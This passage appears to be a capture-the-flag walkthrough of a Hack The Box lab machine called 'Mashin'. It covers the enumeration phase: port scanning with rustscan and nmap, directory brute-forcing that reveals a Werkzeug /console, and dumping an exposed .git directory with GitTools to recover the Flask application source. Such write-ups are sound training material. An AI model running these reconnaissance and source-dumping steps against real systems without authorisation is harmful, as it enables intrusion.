Hack The Box Indonesia - Mashin

Enumeration Phase


Starting with enumerating open ports using rustscan

```
sudo rustscan -a 192.168.1.37 -r1-65535 -- -sV -sC -oN nmap.txt


# Nmap 7.91 scan initiated Wed Nov 16 21:51:38 2022 as: nmap -vvv -p
22,80,5000 -sV -sC -oN nmap.txt 192.168.1.37
Nmap scan report for 192.168.1.37
Host is up, received arp-response (0.00041s latency).
Scanned at 2022-11-16 21:51:39 PST for 93s

PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 42:1a:12:3d:4c:15:4a:db:8f:0b:17:3e:54:5f:55:cb (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCq7aPf8kIk5l4vyMsBrl4HYt0quGE5gMIrxmsXuIxgoKUK
uYklwPchsOf9Yd4nS6MtMHFuoJwPFaK9Yprdq4o7RaCtx8H9NYIzVpAPTDng2A7GsjffHaOiN0Eu
vn5t2mgRTySt+1zfh0gd6yp8A7NT5L6/NK7P1vwvdhByRzd5MUSVX+buQ2lLs9R4alWTz6PfExJq
08AtplaSdwnB8HKpr9KPX+mNJVPfEwvohd382goA4+joOs3a1BcAffB4H69nkL40571B6KRIcxYV
eoej09KBVi0qi+oNcrzjMeH8oK/Zk6YaM5n5NzrBVzFUhU4dbCFN+2Umi9a4bwl8EEwY54GqPDlM
bpf80/KCQqsvsx0xs8aRaOkqZtxdvjgKFf/9z5uRoNJvTzokx3Pw5VZ4rouE3s7e+1pgrkz356bW
7OOHPjhAB7empc5BjntVv+8lDQejkH3Qef7gbFe27Ygot80y8+H4fNp4bzX2RYNuG1N35C6b+WX9
G2crohBtl2M=
|   256 58:50:eb:4b:87:3f:b4:00:ee:f0:48:33:f6:4c:f5:57 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDzCBzLIebHqPeLWGf8sztlb
ekbQ+lM3LOi3SGA/mZO8+R0/8LA5jTZRHd4Qsj7ooJjOOxz6lnHIEjpaZjf9YHM=
|   256 99:01:6a:2e:e7:db:28:5d:e0:b5:4e:1f:8f:b5:f4:2b (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIGOERtD2OScgwvcgk5XuC7qPnaNRPjHtDFg7MKKSo0uP
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
| http-git:
```

```
|   192.168.1.37:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file
'description' to name the...
|_    Last commit message: security update
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Sites Moved
5000/tcp open  upnp?   syn-ack ttl 64
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/2.2.2 Python/3.8.10
|     Date: Thu, 17 Nov 2022 05:51:45 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1764
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=edge">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <link
href="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/css/bootstrap.min.cs
s" rel="stylesheet" integrity="sha384-
EVSTQN3/azprG1Anm3QDgpJLIm9Nao0Yz1ztcQTwFspd3yD65VohhpuuCOmLASjC"
crossorigin="anonymous">
|     <title>Admin Secret Panel</title>
|     </head>
|     <body>
|     <div class="container">
|     <nav class="navbar navbar-expand-lg navbar-light bg-light">
|     <div class="container-fluid">
|     class="navbar-brand" href="#">Admin Panel 0.5</a>
|     <button class="navbar-toggler" type="button" d
|   RTSPRequest:
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
|     "http://www.w3.org/TR/html4/strict.dtd">
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html;charset=utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
|     <h1>Error response</h1>
|     <p>Error code: 400</p>
|     <p>Message: Bad request version ('RTSP/1.0').</p>
|     <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>
|     </body>
|_    </html>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 16 21:53:12 2022 -- 1 IP address (1 host up) scanned in 93.36 seconds
```

We can see 3 open ports. 22 for SSH, 80 and 5000 for HTTP Server.

There's nothing on port 80, just a static page that inform us *site was moved to another location*.




Nothing Here!

Due to maintenance, our site was moved to another location.

Best Regards, admin.


On port 5000, there are some dashboard page. It looks like admin dashboard



Super Admin Dashboard Are In Development

Please login to access more super cool admin feature


if we run dirsearch, we will found directories below



```
┌──(kali㉿localh3art)-[/tmp/mashin/extracted]
└─$ dirsearch -u http://192.168.1.37:5000/

                                v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /home/kali/.dirsearch/reports/192.168.1.37/_22-11-16_22-34-24.txt

Error Log: /home/kali/.dirsearch/logs/errors-22-11-16_22-34-24.log

Target: http://192.168.1.37:5000/

[22:34:24] Starting:
[22:34:41] 200 -    2KB - /console
[22:34:42] 200 -    2KB - /dashboard
[22:34:47] 200 -    2KB - /login
[22:34:47] 302 -  189B  - /logout  ->  /

Task Completed

┌──(kali㉿localh3art)-[/tmp/mashin/extracted]
└─$ 
```

Since it had /console. It means that the website are using python for webserver.


If we go to /dashboard, we got Unauthorized so we need to login first.


Unauthorized!

Super Admin Dashboard Are In Development

Please login to access more super cool admin feature

Default credentials aren't working on login pages.



Username or Password Incorrect!

Login

Username

admin

Password


•••••

If we go back to nmap scan result, we found that port 80 are having `.git` directory

```
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
| http-git:
|   192.168.1.37:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file
'description' to name the...
|_    Last commit message: security update
```

We can dump the `.git/` directory using GitTools


```
~/tools/GitTools/Dumper/gitdumper.sh http://192.168.1.37/.git/ dump
```



```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ ~/tools/GitTools/Dumper/gitdumper.sh http://192.168.1.37/.git/ dump
###########
# GitDumper is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########


[*] Destination folder does not exist
[+] Creating dump/.git/
[+] Downloaded: HEAD
[-] Downloaded: objects/info/packs
[+] Downloaded: description
[+] Downloaded: config
[+] Downloaded: COMMIT_EDITMSG
[+] Downloaded: index
```

Then extract all data using Extractor from GitTools


```
cd dump && ~/tools/GitTools/Extractor/extractor.sh . ../extracted
```



```
┌──(kali㉿localh3art)-[/tmp/mashin]
└─$ cd dump

┌──(kali㉿localh3art)-[/tmp/mashin/dump]
└─$ ~/tools/GitTools/Extractor/extractor.sh . ../extracted
###########
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehaxelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
###########
[*] Destination folder does not exist
[*] Creating...
[+] Found commit: a628269460f72031e73a2af7bc1f5895b3203fe0
[+] Found file: /tmp/mashin/dump/../extracted/0-a628269460f72031e73a2af7bc1f5895b3203fe0/main.py
[+] Found folder: /tmp/mashin/dump/../extracted/0-a628269460f72031e73a2af7bc1f5895b3203fe0/templat
es
[+] Found file: /tmp/mashin/dump/../extracted/0-a628269460f72031e73a2af7bc1f5895b3203fe0/templates
/base.html
```

Analyzing Source Code


On the extracted directory, we can see that application have 2 version



extracted : zsh — Konsole

```
┌──(kali㉿localh3art)-[/tmp/mashin/extracted]
└─$ ls
0-a628269460f72031e73a2af7bc1f5895b3203fe0  1-a80c2c0c4948ff50d8484543b49ff294333d8a4e

┌──(kali㉿localh3art)-[/tmp/mashin/extracted]
└─$ █
```


The directory contains some python files. It seems like flask application.



```
EXTRACTED
  0-a628269460f72031e73a2af7bc1f5895b3203fe0
    templates
      includes
      base.html
      dashboard.html
      index.html
      login.html
    commit-meta.txt
    main.py
    todo.txt
  1-a80c2c0c4948ff50d8484543b49ff294333d8a4e
    templates
      includes
      base.html
      dashboard.html
      index.html
      login.html
    commit-meta.txt
    main.py                                        1
    todo.txt
```

